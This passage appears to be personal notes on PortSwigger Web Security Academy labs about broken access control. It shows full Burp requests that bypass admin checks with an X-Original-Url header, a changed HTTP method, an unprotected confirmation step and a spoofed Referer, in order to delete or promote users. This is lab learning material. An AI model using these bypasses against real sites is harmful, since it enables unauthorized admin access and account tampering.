
3. Send the request to repeater and Add X-Original-Url: /admin #X-Original-Url



```
Request
1 GET / HTTP/2
2 Host: 0a99007c04cd5bae8030fd2200b3008d.web-security-academy.net
3 Cookie: session=vsyX4pcGRKvgmxZ4pLKKsnZ20a0de0qv
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a99007c04cd5bae8030fd2200b3008d.web-security-academy.net/
9 X-Original-Url: /admin
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18


Response
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3114
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 URL-based access control can be circumvented
14 </title>
15 </head>
16 <body>
17 <script src=/resources/labheader/js/labHeader.js">
18 </script>
19 <div id="academyLabHeader">
20 <section class="academyLabBanner">
21 <div class="container">
22 <div class="logo">
23 </div>
24 <div class="title-container">
25 <h2>
26 URL-based access control can be circumvented
27 </h2>
28 <a class="link-back href="
29 https://portswigger.net/web-security/access-control/lab-url-based-acce
30 ss-control-can-be-circumvented">
31 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
32 <svg version=1.1 id=Layer_1 xmlns="http://www.w3.org/2000/svg"
33 xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0
34 28 30" enable-background="new 0 0 28 30" xml:space=preserve title=
35 back-arrow>
36 <g>
37 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15">
38 </polygon>
39 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15
40 ">
41 </polygon>
42 </g>
43 </svg>
44 </a>
45 </div>
46 <div class="widgetcontainer-lab-status is-notsolved">
47 <span>
48 LAB
49 </span>
50 <p>
51 Not solved
52 </p>
53 <span class="lab-status-icon">
54 </span>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 <div theme="">
61 <section class="maincontainer">
62 <div class="container is-page">
63 <header class="navigation-header">
64 <section class="top-links">
65 <a href=/>Home
66 </a>
67 <p>
68 |
69 </p>
70 <a href="/admin">
71 Admin panel
72 </a>
73 <p>
74 |
75 </p>
76 <a href="/my-account">
77 My account
78 </a>
79 <p>
80 |
81 </p>
82 </section>
83 </header>
84 <header class="notification-header">
85 </header>
86 <section>
87 <h1>
88 Users
89 </h1>
90 <div>
91 <span>
92 wiener -
93 </span>
94 <a href="/admin/delete?username=wiener">
95 Delete
96 </a>
97 </div>
98 <div>
99 <span>
100 Carlos -
101 </span>
102 <a href="/admin/delete?username=Carlos">
103 Delete
104 </a>
105 </div>
106 </section>
107 <br>
108 <hr>
109 </div>
110 </div>
111 <div class="footer-wrapper">
112 </div>
```

4. deleter Carlos user using parameter that we found




```
Request
1 GET / HTTP/2
2 Host: 0a99007c04cd5bae8030fd2200b3008d.web-security-academy.net
3 Cookie: session=vsyX4pcGRKvgmxZ4pLKKsnZ20a0de0qv
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a99007c04cd5bae8030fd2200b3008d.web-security-academy.net/
9 X-Original-Url: /admin
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18

Response
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3114
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 URL-based access control can be circumvented
14 </title>
15 </head>
16 <body>
17 <script src=/resources/labheader/js/labHeader.js">
18 </script>
19 <div id="academyLabHeader">
20 <section class="academyLabBanner">
21 <div class="container">
22 <div class="logo">
23 </div>
24 <div class="title-container">
25 <h2>
26 URL-based access control can be circumvented
27 </h2>
28 <a class="link-back href="
29 https://portswigger.net/web-security/access-control/lab-url-based-acce
30 ss-control-can-be-circumvented">
31 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
32 <svg version=1.1 id=Layer_1 xmlns="http://www.w3.org/2000/svg"
33 xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0
34 28 30" enable-background="new 0 0 28 30" xml:space=preserve title=
35 back-arrow>
36 <g>
37 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15">
38 </polygon>
39 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15
40 ">
41 </polygon>
42 </g>
43 </svg>
44 </a>
45 </div>
46 <div class="widgetcontainer-lab-status is-notsolved">
47 <span>
48 LAB
49 </span>
50 <p>
51 Not solved
52 </p>
53 <span class="lab-status-icon">
54 </span>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 <div theme="">
61 <section class="maincontainer">
62 <div class="container is-page">
63 <header class="navigation-header">
64 <section class="top-links">
65 <a href=/>Home
66 </a>
67 <p>
68 |
69 </p>
70 <a href="/admin">
71 Admin panel
72 </a>
73 <p>
74 |
75 </p>
76 <a href="/my-account">
77 My account
78 </a>
79 <p>
80 |
81 </p>
82 </section>
83 </header>
84 <header class="notification-header">
85 </header>
86 <section>
87 <h1>
88 Users
89 </h1>
90 <div>
91 <span>
92 wiener -
93 </span>
94 <a href="/admin/delete?username=wiener">
95 Delete
96 </a>
97 </div>
98 <div>
99 <span>
100 Carlos -
101 </span>
102 <a href="/admin/delete?username=Carlos">
103 Delete
104 </a>
105 </div>
106 </section>
107 <br>
108 <hr>
109 </div>
110 </div>
111 <div class="footer-wrapper">
112 </div>
```





Method-based access control can be circumvented


1. Enumerate admin page (Login as admin)
2. Upgrade Carlos and look at the request




3. Login as Weiner and copy the user cookie



4. Convert the request to use the GET method by right-clicking and selecting "Change request method".




- Change username parameter to Weiner and also change cookie that we copied




Multi-step process with no access control on one step


- Login as Administrator
- Upgrade Carlos user and send the request to repeater



- Also send confirmation request to repeater




- Login in as Wiener
- Copy Wiener cookie and paste it on the admin request that we intercept , also change username to Wiener (Do this in confirmation page)



Referer-based access control

- Login as Administrator
- Upgrade user Carlos, Intercept the request and send the request to repeater



- Login in as Wiener

4. Copy Wiener Cookies

WebSecurity Academy

Referer-based access control
[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Update email

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage

Cookies

Indexed DB

Local Storage

Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	S	Data
session	IDXzMcOOD2...	0a2e00150...	/	Session	39	true	t	<div>session:"IDXzMcOOD2RZjcvZxPi9bgKjIq87g6bc" Created:"Tue, 30 Jul 2024 09:00:12 GMT" Domain:"0a2e00150364ead98...ity-academy.net" Expires / Max-Age:"Session" HostOnly:true HttpOnly:true Last Accessed:"Tue, 30 Jul 2024 09:09:05 GMT" Path:"/" SameSite:"None" Secure:true Size:39</div>

Filter values

5. Change username to wiener on the request that we intercept on admin request and paste cookie that we copy from Wiener account

Request

Pretty Raw Hex

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a2e00150364ead980c82b02006d00ce.web-security-academy.net
3 Cookie: session=IDXzMcOOD2RZjcvZxPi9bgKjIq87g6bc
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a2e00150364ead980c82b02006d00ce.web-security-academy.net/admin
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```